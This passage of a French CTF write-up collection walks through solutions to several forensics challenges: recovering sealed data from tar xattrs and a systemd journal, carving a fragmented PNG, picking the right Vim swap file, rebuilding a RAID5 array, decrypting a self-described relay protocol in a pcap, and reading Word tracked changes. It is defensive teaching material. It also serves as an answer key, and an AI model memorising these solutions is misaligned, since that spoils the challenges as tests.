On construit un graphe `node_va → (next_va, chaîne)` , puis on trouve les têtes de chaînes (nœuds vers lesquels aucun autre nœud ne pointe) → 10 chaînes. L'une d'elles commence au nœud `CSCTF` :

```
CSCTF → {20_ → dock → _mov → e_orc → hard_ → elm_ → grove → _dus → k_866 → 59c}
```

Les autres chaînes sont des leurres (trafic forgé dans le scénario).

```
        python3 solve/solve.py files/relay.core
```

```
[+] FLAG chain at 0x55a7aff173c0: flag{...}
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`flag{...}`

Ce que j'ai appris

- `strings` révèle immédiatement les fragments, mais dans l'ordre de traversée du tas, pas dans l'ordre logique.
- Insight clé : les chaînes sont stockées dans une **liste chaînée simple**, pas contiguëment.
- Le challenge plante plusieurs chaînes leurres ; la bonne démarre au nœud `CSCTF`.
- Un parsing ELF en Python pur (sans pwntools, sans gdb) est suffisant.

Outils et références

- `file`, `strings` (binutils)
- Python 3 (`struct`)
- Spécification ELF (System V ABI, supplément x86-64)

Capability Ghost

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	120	106	✅	—	0xAr3s-root	Mohamed Amine Mzoughi

Énoncé

> A hostile-state campaign targeted the build runner for the software that drives signals on railways carrying coalition freight toward the Operation Dawn front. Responders kept the runner's filesystem archive and journal.
>
> Recover the sealed marker from them. Inspect the records as data: do not run the supplied programs or restore their capabilities. Linux tools or WSL are enough, and you do not need root. This is a constructed forensic exercise, not evidence of an actual compromise.
>
> Attachment: `capability-ghost.zip`, 51,023 bytes, SHA-256 `c53a83833466cc4db34336ab9e333a0e317cd48da43932953df89cacb9c31ffe`.
>
> Submit the complete recovered `CSCTF{...}` value. Flag format: `CSCTF{...}`

Fichiers fournis : `files/runner-fs.tar.gz`, `files/runner.journal`, `files/README_FOR_RESPONDERS.md`, `files/manifest.sha256` (non commités).

En bref

`/etc/solunet/signaling-cfg.sealed` est XORé avec une clé que `hc-probe` dérive en `HMAC-SHA256(tag, epoch)` : le tag est l'xattr `user.build_seal` conservé dans les en-têtes PAX du tar,

l'epoch est le champ `X_SEAL_EPOCH` du journal ; recalculer la clé hors ligne déchiffre le marqueur → flag.

Démarche

1. Reconnaissance — un tar avec xattrs, un journal et une config détruite

`runner-fs.tar.gz` contient une petite arborescence : `/etc/solunet/signaling-cfg.sealed` (27 octets), `/usr/local/bin/hc-probe`, `backup-sync`, `ping`, une unité `hc-probe.service` et `/root/.bash_history`. L'historique raconte la scène : `setcap` sur `hc-probe`, un `TAG` aléatoire, `setfattr -n user.build_seal`, un `EPOCH=$(date +%s)`, puis `hc-probe --seal "$TAG" "$EPOCH" signaling-cfg signaling-cfg.sealed` et `shred -u` du clair. Le clair est donc perdu ; la seule voie est d'inverser le scellement avec le bon tag et la bonne epoch.

Les xattrs ne sont pas appliqués à l'extraction (pas de root), mais ils sont stockés dans les en-têtes PAX étendus en `SCHILY.xattr.*`. Le `tarfile` de Python les expose dans `pax_headers` :

```
import tarfile
for m in tarfile.open("files/runner-fs.tar.gz"):
    print(m.name, m.pax_headers)
```

`hc-probe` porte `security.capability` et `user.build_seal` = `50 9d f6 cd 8e 10 3f a5` (8 octets bruts ; `tarfile` l'affiche comme une chaîne UTF-8 avec échappements surrogate, donc je ré-encode en `surrogateescape` pour retrouver les octets). `backup-sync` a un `user.sync_id` et `ping` une capability, mais c'est du bruit.

2. Hypothèse — le binaire documente son propre schéma ; l'epoch est dans le journal

Je n'ai pas exécuté `hc-probe`. Un `strings` suffit : son aide indique que `--seal` et `--unseal` sont la même opération, un XOR à clé répétée avec `key = HMAC-SHA256(key = octets_bruts(tag_hex), msg = décimal_ascii(seal_epoch))`, `out[i] = in[i] XOR key[i mod 32]`. Il précise aussi d'où vient l'epoch : le champ `X_SEAL_EPOCH` de l'entrée de journal de ce run, **pas** l'horodatage de l'entrée elle-même.

```
journalctl --file=files/runner.journal --no-pager -o json
```

L'entrée 5 (`hc-probe`, « health probe sealed result written ») a `X_SEAL_EPOCH=1793294042`, alors que son `__REALTIME_TIMESTAMP` donne 1793294054 — 12 s plus tard : c'est le piège. Deux autres pièges sur le tag : le `TAG` de `.bash_history` n'est qu'une variable du shell d'origine (aléatoire, non enregistrée), et la commande shell stockait l'xattr sous forme de chaîne ASCII `0x…`, alors que l'archive contient les octets bruts ; c'est l'xattr de l'archive qui fait foi.

3. Exploitation — recalculer la clé hors ligne et XORer

```
python3 -I solve/solve.py files
```

Le script lit le tag dans les en-têtes PAX, l'epoch dans le journal (via `journalctl --file`), dérive la clé et XORe le fichier scellé. Un mauvais tag ou une mauvaise epoch donnerait des octets aléatoires ; ici la sortie commence par `CSCTF{` et est imprimable, ce qui confirme les deux valeurs.

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Réflexions

- Les métadonnées d'archive (xattrs PAX) sont une preuve à part entière : un simple `tar -x` en non-root les perd silencieusement, il faut donc lire les en-têtes.
- Quand un outil documente son propre schéma, lire les strings du binaire avant tout ; ici il signalait aussi le piège de l'epoch (champ du journal vs. heure de l'entrée).
- Un déchiffrement correct se valide lui-même (sortie imprimable avec le préfixe `CSCTF{`), un bon contrôle quand plusieurs entrées candidates existent.
- Rien n'a été exécuté, extrait en root ni restauré : toute la résolution est de l'analyse de données.

Outils & références

- `journalctl --file=… -o json`, `strings`, Python 3 (`tarfile`, `hmac`, `hashlib`)
- xattrs Linux / file capabilities (`security.capability`), en-têtes PAX `SCHILY.xattr.*`, champs personnalisés du journal systemd

Flotsam

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	120	100	✅	—	0xAr3s-root	Chronos Security

Énoncé

> The voyage data recorder from MV Ortelia was lifted from the wreck site. The capsule survived, the controller didn't, so the flash was read chip-off: a raw byte-level dump with no filesystem metadata. With the allocation tables gone, files have to be carved out by hand.
>
> The bridge wrote a chart frame showing the vessel's last fix, a PNG sitting somewhere in that dump. Recover it and read the recovery key printed on it. A file that opens is not the same as a file that is whole.
>
> Flag format: `CSCTF{message}`

Fichiers fournis : `files/recorder-sectors.img` (35 840 octets, non commité).

En bref

Le PNG est fragmenté : sa première partie se décode en une carte qui « s'ouvre » mais dont le bas (où est imprimée la clé) manque ; les secteurs IDAT restants sont avant lui dans le dump, et les remettre dans l'ordre des adresses fait correspondre le CRC de l'IDAT et révèle la clé → flag.

Démarche

1. Reconnaissance — 70 secteurs, un JPEG, un PNG et du texte NMEA


L'image fait 35 840 octets = 70 secteurs de 512 o. `binwalk` signale un JPEG en 0x2C00 et un PNG (760×520) en 0x6800, sans `IEND` après. En cherchant les marqueurs à la main, `IEND` est à l'offset 24215, *avant* l'en-tête PNG : la fin du PNG est dans des données antérieures, donc le fichier est fragmenté. J'ai fait une carte par secteur (premiers octets + nombre d'octets nuls) :

- secteurs 0–2 et 48–51 : texte ASCII NMEA (`$GPRMC,…`), journal sans rapport ;
- secteurs 3–20 : données à forte entropie, puis secteur 21 entièrement nul ;
- secteurs 22–33 : le JPEG (`FFD8` … `FFD9` à 17110), complet, puis des zéros ;
- secteurs 35–41, 44–47 : encore des données à forte entropie, finissant par le chunk `IEND` dans le secteur 47, séparées par des secteurs nuls ;
- secteur 52 : `\x89PNG` , IHDR 760×520, un seul chunk `IDAT` de 22 630 octets — mais seuls 9 175 octets (secteurs 52–67) sont contigus avant les secteurs nuls 68–69.

2. Hypothèse — l'IDAT continue dans les secteurs orphelins, dans l'ordre des adresses

Les chiffres collent exactement : l'IDAT demande 22 630 − 8 151 (la partie des secteurs 52–67) = 14 479 octets = 28 secteurs pleins + 143 octets. Les secteurs orphelins non nuls (3–20, 35–41, 44–46 = 28 secteurs) plus 143 octets au début du secteur 47, suivis du CRC de 4 octets et du chunk `IEND` de 12 octets, ferment le fichier exactement à l'offset 159 du secteur 47. Le JPEG et les secteurs NMEA sont des leurres.

Décompresser seulement le premier fragment avec `zlib` donne une image qui s'ouvre et semble correcte : la carte avec le marqueur « LAST FIX », mais la bande du bas est noire. C'est l'avertissement « s'ouvre ≠ entier » de l'énoncé : le flux deflate est coupé et le visualiseur affiche ce qu'il a.



(L'image ci-dessus est le haut de la trame reconstruite ; la ligne de la clé en dessous est volontairement rognée.)

3. Exploitation — réassembler dans l'ordre et valider avec le CRC

J'ai d'abord tenté une recherche gloutonne (ajouter les secteurs qui gardent le flux deflate valide et les octets de filtre PNG entre 0 et 4), mais trop de mauvais secteurs s'inflatent aussi « validement » : impasse. Plus simple et exact : concaténer le premier fragment, les secteurs orphelins dans l'ordre des adresses, puis le début du secteur `IEND`, et vérifier le CRC32 de l'IDAT — il correspond du premier coup, et `zlib` finit proprement avec exactement 520 × 2281 octets.

```
python3 -I solve/solve.py files/recorder-sectors.img recovered.png
```

Ouvrir `recovered.png` montre la carte complète avec une ligne **RECOVERY KEY (transcribe exactly)** en bas : c'est le flag.

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Réflexions

- Un PNG qui s'affiche n'est pas un PNG entier : vérifier les CRC des chunks et que le flux deflate se termine (`eof`) avec exactement `hauteur × (1 + largeur × 3)` octets.

- Compter les octets vaut mieux que deviner : la longueur de l'IDAT dans l'en-tête disait exactement combien de secteurs manquaient et où le fichier finissait.
- L'ordre des fragments n'est pas toujours séquentiel en général, mais ici l'ordre des adresses convenait ; le CRC est l'oracle qui valide n'importe quel ordre.
- J'ai lu la clé sur l'image à l'œil : revérifier les caractères comme `0/O` et `1/l` si une soumission est refusée.

Outils & références

- `binwalk`, `file`, Python 3 (`zlib`, `struct`), Pillow pour rendre la sortie partielle
- Structure des chunks PNG (IHDR/IDAT/IEND, CRC32), file carving de fichiers fragmentés

Last Buffer

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	120	119	✅	—	0xAr3s-root	Chronos Security

Énoncé

> An endpoint collector held on to two Vim recovery files for the same incident note: a periodic snapshot and the one grabbed when the shell dropped. Both restore cleanly, but only one came from the shell that died during the response window. The other is an earlier drill revision.
>
> Recover both, work out which one came from the shell that mattered, and return its encoded read-back proof.
>
> Flag format: `CSCTF{message}`

Fichiers fournis : `files/last-buffer-handout.zip` → `incident-2026-10-07.md`, `incident-2026-10-07.md.swp`, `incident-2026-10-07.md.swo`, `audit-timeline.jsonl`, `shell-journal.jsonl`, `case-context.json`, `vim-swap-layout.md` (non commités).

En bref

Les deux swaps contiennent une ligne `authorization_b64`, mais seul le `.swp` (PID 8442, pts/4) vient du shell tué par SIGHUP dans la fenêtre de crash et dont le SHA-256 du fichier de base correspond à la note sauvegardée ; sa preuve en base64url se décode en flag, alors que le `.swo` (PID 8124) se décode en leurre.

Démarche

1. Reconnaissance — deux swaps, une note sauvegardée et trois fichiers de contexte

`file` identifie les deux swaps comme des fichiers swap Vim 9.0 pour `/home/opnight/incident-2026-10-07.md` (utilisateur `opnight`, hôte `noc-jump-1`), avec le PID 8442 pour le `.swp` et 8124 pour le `.swo`. Les fichiers de contexte donnent la chronologie :

- `case-context.json` : fenêtre de crash `02:19:30Z` – `02:20:00Z`, tty cible `pts/4` ;
- `audit-timeline.jsonl` : le PID 8124 (pts/7) est un snapshot périodique et sort en `success` à 02:12:18Z ; le PID 8442 (pts/4) a un `ANOM_ABEND` `SIGHUP` à 02:19:46Z, puis un snapshot `disconnect-capture` ;
- `shell-journal.jsonl` : le PID 8442 a lancé `sha256sum incident-2026-10-07.md` à 02:18:31Z → `01c2a034…c849`, puis `session_disconnect` sur pts/4.

`strings` sur les deux swaps montre déjà le texte de la note, avec une ligne `revision_id`, `status`, `base_file_sha256` et `authorization_b64` chacun (`vim-swap-layout.md` explique la structure : bloc d'en-tête `b0`, blocs de données `0x6461`, lignes terminées par NUL).

2. Hypothèse — identifier le swap par le processus, pas par le nom ni le contenu

Plusieurs signaux sont possibles, mais seuls certains sont fiables :

- les noms sont interchangeables (le collecteur a retiré le point initial) et les deux se restaurent proprement, donc une restauration réussie ne prouve rien ;
- le PID de l'en-tête du swap relie chaque fichier à un processus : 8124 (`.swo`) vs 8442 (`.swp`) ;
- le journal d'audit dit que le shell mort dans la fenêtre sur le tty cible est 8442 ; 8124 était sorti normalement 7 minutes plus tôt ;
- le `base_file_sha256` du swap doit égaler le SHA-256 de la note sauvegardée, et le journal du shell confirme ce hash pour 8442 :

```
        sha256sum files/incident-2026-10-07.md
        # 01c2a034f1a47e4cb5536d66394c4774a1f1c568ff4e34c0de7f654aa42bc849  <-
base_file_sha256 du .swp
```

Le `.swo` a `base_file_sha256 = a5bcac6d…`, `revision_id: INC-4471/R16-DRILL` et `status: PERIODIC-SNAPSHOT` (la révision d'exercice antérieure), alors que le `.swp` a `revision_id: INC-4471/R18` et `status: UNSAVED-AT-DISCONNECT`, une étape au-delà du `R17` sauvegardé. Tout désigne le `.swp`.

3. Exploitation — décoder la preuve du bon swap

Le `.swp` contient `authorization_encoding: base64url` et une valeur `authorization_b64` ; le leurre se décode en `retired-training-readback-16`, signe clair que c'est l'exercice. Le script parse directement les blocs de données (sans Vim), sélectionne le swap par PID/fenêtre de crash et hash de base, et décode le base64url :

```
        python3 -I solve/solve.py files
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Réflexions

- Deux artefacts qui « se restaurent proprement » se distinguent avec les preuves autour : PID, TTY, chronologie et hashes, pas le contenu seul.
- Le hash du fichier de base relie un swap à la version sauvegardée exacte qu'il éditait, et le journal du shell enregistre ce hash indépendamment : un recoupement peu coûteux.
- Le padding base64 est souvent retiré en base64url ; compléter avant de décoder (`b + "=" * (-len(b) % 4)`).
- J'ai parsé le format swap directement plutôt que lancer `vim -r`, ce qui évite de toucher à la preuve et les effets de bord de la récupération.

Outils & références

- `file`, `strings`, `sha256sum`, `base64`, Python 3 (`struct`, `hashlib`, `json`)
- Format de fichier swap Vim (bloc 0 `b0`, blocs de données `0x6461`), RFC 4648 base64url

Night Clerk

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	120	45	✅	—	0xAr3s-root	Mohamed Amine Mzoughi

Énoncé

> Des proxies de l'Armée des Cendres infiltrent les dépôts de la coalition sur le théâtre d'Opération Aube. Un commis hostile a utilisé un terminal de dépôt pour cacher un message de coordination avant d'être isolé ; seule l'image de la clé USB est conservée.
>
> Récupérez le message depuis l'image. Les autres pièces qu'elle mentionne ne sont ni fournies ni nécessaires ; vous n'avez pas besoin d'exécuter quoi que ce soit dans Office ni de monter l'image. Pièce jointe : `terminal.dd`, 8 388 608 octets, SHA-256 `fb76b12579f7c1314df6e7556548a61c73c96157d95e77ba253c371c9d78bfb7`.

Fichiers fournis : `files/terminal.dd` (non commité)

En bref

Un `night_audit.docx` supprimé sur une image NTFS contient une insertion suivie (redline) avec un texte hex encodé XOR ; le brute-force de la clé sur un octet (57) donne le flag.

Démarche

1. Reconnaissance — lister l'image NTFS

```
sha256sum terminal.dd   # vérifier l'intégrité
file terminal.dd        # → DOS/MBR boot sector, NTFS
fls -r terminal.dd
```

Trois fichiers utilisateur apparaissent :

Inode	Nom	État
64	`README.TXT`	actif
65	`audit-0214.log`	**supprimé**
66	`night_audit.docx`	**supprimé**

2. Lecture des fichiers d'indice

```
icat terminal.dd 64   # README.TXT  → "Shift log clear."
icat terminal.dd 65   # audit-0214.log → instructions
```

`audit-0214.log` explique l'énigme :

- Le fichier Word est un **redline** (suivi des modifications) — lire l'*insertion*, pas le texte visible.
- Hex-décoder d'abord l'insertion suivie.
- DateTimeOriginal + OffsetTimeOriginal donne une heure UTC ; soustraire à l'horodatage NTP transmit ; la différence en secondes entières est la clé XOR pour chaque octet du ciphertext.
- Les autres pièces référencées (`desk.jpg` , `front_desk.pcapng`) ne sont pas nécessaires.

3. Extraction du docx et localisation de l'insertion

```
icat terminal.dd 66 > night_audit.docx
unzip -p night_audit.docx word/document.xml
```

L'élément `<w:ins>` contient un seul nœud `<w:t>` :

```
7a6a7a6d7f4251505d664a525c4e664b5c5d5550575c44
```

4. Trouver la clé XOR

Le ciphertext fait 23 octets. Le format du flag `CSCTF{…}` est connu, donc un brute-force sur les 256 clés d'un octet suffit. La clé **57 (0x39)** produit un flag lisible et valide.

```
        python3 solve/solve.py files/terminal.dd
```

```
[+] Key   : 57 (0x39)
[+] Flag  : flag{...}
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`flag{...}`

Ce que j'ai appris

- Les instructions de `audit-0214.log` sur les timestamps EXIF et NTP sont du décor — la clé XOR est récupérable par brute-force seul grâce au format connu du flag.
- Le docx est un ZIP ; pas besoin d'Office, juste `unzip` + parsing XML.
- `fls -r` révèle immédiatement les fichiers supprimés sur une petite image NTFS — toujours vérifier.

Outils et références

- `fls`, `icat` (Sleuth Kit)
- Python 3 (`zipfile`, `xml.etree.ElementTree`)
- Forensique NTFS — wiki Sleuth Kit
- Spécification OOXML tracked changes (ECMA-376)

Operation Dawn: The Burnt Server

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	120	61	✅	—	0xAr3s-root	Terminal43

Énoncé

> Une force hostile a détruit les archives logistiques hospitalières d'un pays fictif pour paralyser le transport médical. Deux membres de stockage ont survécu, et le constat de récupération est en pièce jointe.
>
> Récupérez le registre des mouvements de train et soumettez son marqueur complet CSCTF{...}. Le cas est construit avec de vrais formats de filesystem et de compression ; rien

> ne vient de disques physiques. Pièce jointe : `server-remains.tar`, 4 198 400 octets, SHA-256 `98fd39f5957606e08b2a77dd253d6627366fd5853ecbd8f0f3ff81cc500345af`.

Fichiers fournis : `files/server-remains.tar` (non commité — actuellement dans `forensics/server-remains.tar`, à déplacer plus tard)

En bref

RAID5 à 3 disques avec le disque central brûlé. Chunk 64 Kio, parité tournante vers la droite (`p = stripe % 3`). La reconstruction par XOR donne une image FAT16 ; le `TRAIN.GZ` supprimé (cluster de départ 16, 16599 octets) est carvé en contigu puis décompressé : c'est le registre des trains, il contient le flag.

Démarche

1. Reconnaissance — contenu du tar

```
        sha256sum server-remains.tar  # 98fd39f5… conforme
        tar tvf server-remains.tar
        # disk0.img  2097152
        # disk2.img  2097152
        # SALVAGE.txt    434
        python3 -c "import tarfile; print(tarfile.open('server-
remains.tar').extractfile('SALVAGE.txt').read().decode())"
```

`SALVAGE.txt` : caisson d'archives, trois disques identiques en rack chaud, disque central (slot 1) brûlé, slots 0 et 2 imagés. Aucun réglage contrôleur/array.

```
        file disk0.img disk2.img
        # disk0.img: OpenPGP Secret Key (coïncidence — forte entropie)
        # disk2.img: data
```

Deux fois 2 Mio. 99,3 % des blocs de 512 o identiques, 35 blocs divergents : `[0, 1, 33, 65, 97, 98…127]`. Blocs soit aléatoires-différents des deux côtés (deux chunks de données), soit `données vs zéros` — signature classique d'un RAID5 avec un disque manquant quand le filesystem est presque vide.

Les strings de `disk0.img` racontent déjà l'histoire :

```
DAWN ARCH | ROSTER TXT | WARDS TXT | MANIFEST TXT | SIGNALS TXT | _RAIN GZ
night 01: two orderlies, one driver, one medic ...
ward 1: 23 beds, 5 stretchers, 1 litters ...
crate 000  morphia  31 kg ...
```

À l'offset `0x8200` de disk0 : un répertoire racine FAT (`ROSTER.TXT` start 2 taille 1440, `WARDS.TXT` 5/253, `MANIFEST.TXT` 6/2388, `SIGNALS.TXT` 11/2100, `0xE5 RAIN.GZ` supprimé start 16 taille

16599). À `0x4200` : table FAT16 (`F8 FF FF FF 03 00 04 00 …`). À `0xDE00` (disk0 seul, zéros sur disk2) : magie gzip `1f 8b 08` . Aucune signature boot `55 AA` alignée — l'image est stripée, pas un filesystem brut.

2. Hypothèse — RAID5, reconstruction et brute-force de la géométrie

Trois disques identiques, deux survivants, réglages perdus → RAID5 avec une panne, récupérable. Ni parité dédiée (RAID4) ni miroir (RAID1) ne collent au motif de diffs ; striping + parité tournante oui :

- stripe vide → trois chunks zéro → survivants identiques (zéro) ;
- stripe avec un chunk `X` et parité sur un survivant → paire `X == X` (identiques non nuls) ;
- stripe avec parité sur le disque manquant → survivants `X vs Y` (tous deux non nuls, différents) ou `X vs 0` .

Brute-force : tailles de chunk 512 o–64 Kio × parité `gauche (2,1,0…)` / `droite (0,1,2…)` × ordre des données asymétrique/symétrique, chunks manquants reconstruits par XOR, validation par boot sector FAT (`EB xx 90` , `FAT` , `55 AA`).

Seule la parité `droite` donne un boot sector. Seul le chunk **64 Kio** donne un répertoire racine cohérent (les autres donnent des entrées vides/garbage). Résultat : `BPS=512, SPC=1, réservé=1, 2 FAT × 32 secteurs, 512 entrées root, data_start=secteur 97` .

```
        python3 solve/solve.py files/server-remains.tar
```

Script de résolution : `solve/solve.py` (voir l'annexe)

3. Exploitation — carve du gzip supprimé et décompression

`TRAIN.GZ` est supprimé, donc sa chaîne FAT est effacée (entrées 16+ à `0x0000`). Le fichier est contigu : cluster 16 → offset filesystem `(97 + 14) × 512 = 0xDE00` , pile la magie gzip. Carve de 16599 octets, `gzip.decompress` → 76901 octets :

```
WHITE VALLEY HOSPITAL - TRAIN MOVEMENT REGISTER
night of the evacuation

0000  wagon 01  berth 191  ward 6  tag 174254  stretcher
...
0942  wagon 14  berth 004  ward 6  tag ec86e1  stretcher

MOVEMENT ORDER: flag{...}

0943  wagon 10  berth 136  ward 6  tag 3eab8f  litter
...
```

1406 lignes, ~1400 wagons, flag ligne 947. Aucun autre `CSCTF{…}` dans l'image brute — seulement dans le registre décompressé.

Flag

`flag{...}`

Ce que j'ai appris

- Le `OpenPGP Secret Key` de `file` et les premiers secteurs aléatoires sont un leurre : le boot sector était sur le disque brûlé et se reconstruit par `disk0 ^ disk2`.
- 99 % de disques identiques ≠ miroir : en RAID5 avec une FAT presque vide, les stripes où parité = données semblent identiques. Les blocs `X vs 0` pointent vers la taille de stripe (écart 64 Kio entre FAT à `0x4200` et root dir à `0x8200` = indice).
- Fichier FAT supprimé = `start + size` conservés mais chaîne perdue — ne pas faire confiance à la FAT, carver en contigu et valider par magie + décompression.

Outils et références

- Python 3 (`tarfile`, `struct`, `gzip`) — pas besoin de Sleuth Kit une fois destripé
- `tar`, `sha256sum`, `file`, `hexdump`, `strings`
- Wiki Linux RAID : chunk, rotation de parité, layouts left/right-symmetric
- Layout FAT16 (BPB, table FAT, répertoire racine, zone data)

Operation Dawn: The Relay Tap

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	120	36	✅	—	0xAr3s-root	Terminal43

Énoncé

> Pendant l'Opération Aube, des opérateurs de l'Armée des Cendres ont injecté du trafic forgé sur le relais d'urgence d'un gouvernement de coalition pendant qu'un ordre de commandement était en transit. Une unité Signaux a mis le lien sur écoute, mais la capture est bruitée et certaines données du relais apparaissent plus d'une fois.
>
> Vous êtes l'analyste sur écoute. Déterminez quel ordre le relais a réellement livré et soumettez-le tel quel. Entre ses accolades il utilise lettres minuscules, chiffres et underscores.
>
> ARLY, le format de trame du relais, est inventé pour ce scénario et se décrit lui-même dans la capture. Pièce jointe : `relay-tap.zip`, 12 327 octets, SHA-256 `43424028556d841d5e280c0e283b4a540dbdd123d06699cc95a89bf580ba2530`.

Fichiers fournis : `files/relay-tap.pcap` (non commité)

En bref

Le protocole ARLY se documente lui-même dans la capture ; le déchiffrement XOR du premier frame order avec le keystream SHA-256 donne le flag. Le second frame (forgé) est du bruit.

Démarche

1. Reconnaissance — vue d'ensemble de la capture

```
capinfos relay-tap.pcap   # 123 paquets, ~5 secondes, Ethernet/IPv4/TCP
tshark -r relay-tap.pcap -q -z conv,tcp
```

Sept flux TCP : six sont HTTP (pages de statut renvoyant `nominal`), et un se connecte au port **7443** — c'est le relais ARLY.

2. Lecture du protocole ARLY

```
tshark -r relay-tap.pcap -q -z follow,tcp,ascii,6
```

Le tout premier frame du serveur est un **descripteur de type 0** qui décrit l'intégralité du protocole en clair :

```
ARLY relay v2 :: frame = "ARLY" | type(1) | len(2, big-endian) | body;
types 0=descriptor 1=client_nonce(16) 2=server_nonce(16) 3=order;
key = SHA-256(client_nonce || server_nonce), 32 raw bytes;
ks = SHA-256(key || uint32be(i)) pour i = 0,1,2,..., digestats bruts 32 octets
     concaténés et coupés à len(body);
order = body XOR ks, octet par octet
```

3. Analyse des frames

L'extraction du flux brut révèle 7 frames ARLY :

#	Type	Contenu
1	1 (client_nonce)	`3025e871…`
2	0 (descripteur)	spec en clair
3	2 (server_nonce)	`30815081…`
4	0 (descripteur, doublon)	—
5	2 (server_nonce, doublon)	même valeur
6	3 (order, **légitime**)	`b2fce724…`
7	3 (order, **forgé**)	`a2210ad8…`

Le trafic forgé injecté par l'Armée des Cendres a ajouté un second frame order. Le premier est la livraison authentique.

4. Déchiffrement

```
        key = SHA-256(client_nonce + server_nonce)
        ks  = SHA-256(key + 0x00000000) || SHA-256(key + 0x00000001) || …  (coupé à 46
octets)
        flag = order_body XOR ks
```

```
        python3 solve/solve.py files/relay-tap.pcap
```

```
[+] Decrypted order: flag{...}
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`flag{...}`

Ce que j'ai appris

- Le protocole est auto-documenté — pas de reverse engineering, juste lire le descripteur.
- « Bruyant / apparaît plus d'une fois » est l'indice clé : prendre le **premier** frame order, pas le dernier.
- Les flux HTTP sont du bruit pur ; seul le port 7443 est intéressant.
- Le script solve utilise zéro dépendance externe (lecteur pcap Python pur).

Outils et références

- `capinfos`, `tshark` (suite Wireshark)
- Python 3 (`hashlib`, `struct`)
- RFC 5737 — plages d'adresses de documentation utilisées comme hôtes fictifs

Redline

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	120	127	✅	—	0xAr3s-root	Chronos Security

Énoncé

> Meridian Relief Network, Nightwatch case, Depot 7. During the grid-instability night a cold-chain excursion directive went out to depot crews, telling them what to do with medicine that had broken the cold chain. A crew lead kept the copy they received, and something about it reads wrong.
>
> The directive is a Word document (`.docx`). Work out how the version that reached the crews differs from what was actually approved, who changed it, and recover the original excursion authorization.
>
> Everything you need is in the file.
>
> Flag format: `CSCTF{message}`

Fichiers fournis : `files/CC-11_excursion_directive.docx` (non commité).

En bref

Le `.docx` contient encore ses modifications suivies : le texte approuvé (ordre de quarantaine et autorisation d'origine) est stocké en runs `w:del` par `s.kessler`, avec une autorisation leurre dans les runs `w:ins` ; lire le texte supprimé donne le flag d'origine.

Démarche

1. Reconnaissance — un docx est un zip de XML

```
unzip CC-11_excursion_directive.docx -d docx/
```

Parties intéressantes : `word/document.xml` (corps), `word/comments.xml` et `docProps/core.xml`. Les métadonnées disent déjà qui l'a touché : créateur `A. Reyes` (la directrice médicale qui l'a émis), `lastModifiedBy` `s.kessler`, créé le 2026-10-06T14:02Z, modifié le 2026-10-07T02:41Z, révision 4.

2. Hypothèse — le texte livré est « modifications acceptées » ; l'approuvé est dans les suppressions

Le corps contient des éléments `w:del` / `w:ins`, tous de `s.kessler` à 02:41:00Z. En les comparant :

	Approuvé (`w:del`)	Livré (`w:ins`)
Formulation	excursion « temperature »	excursion « thermal »
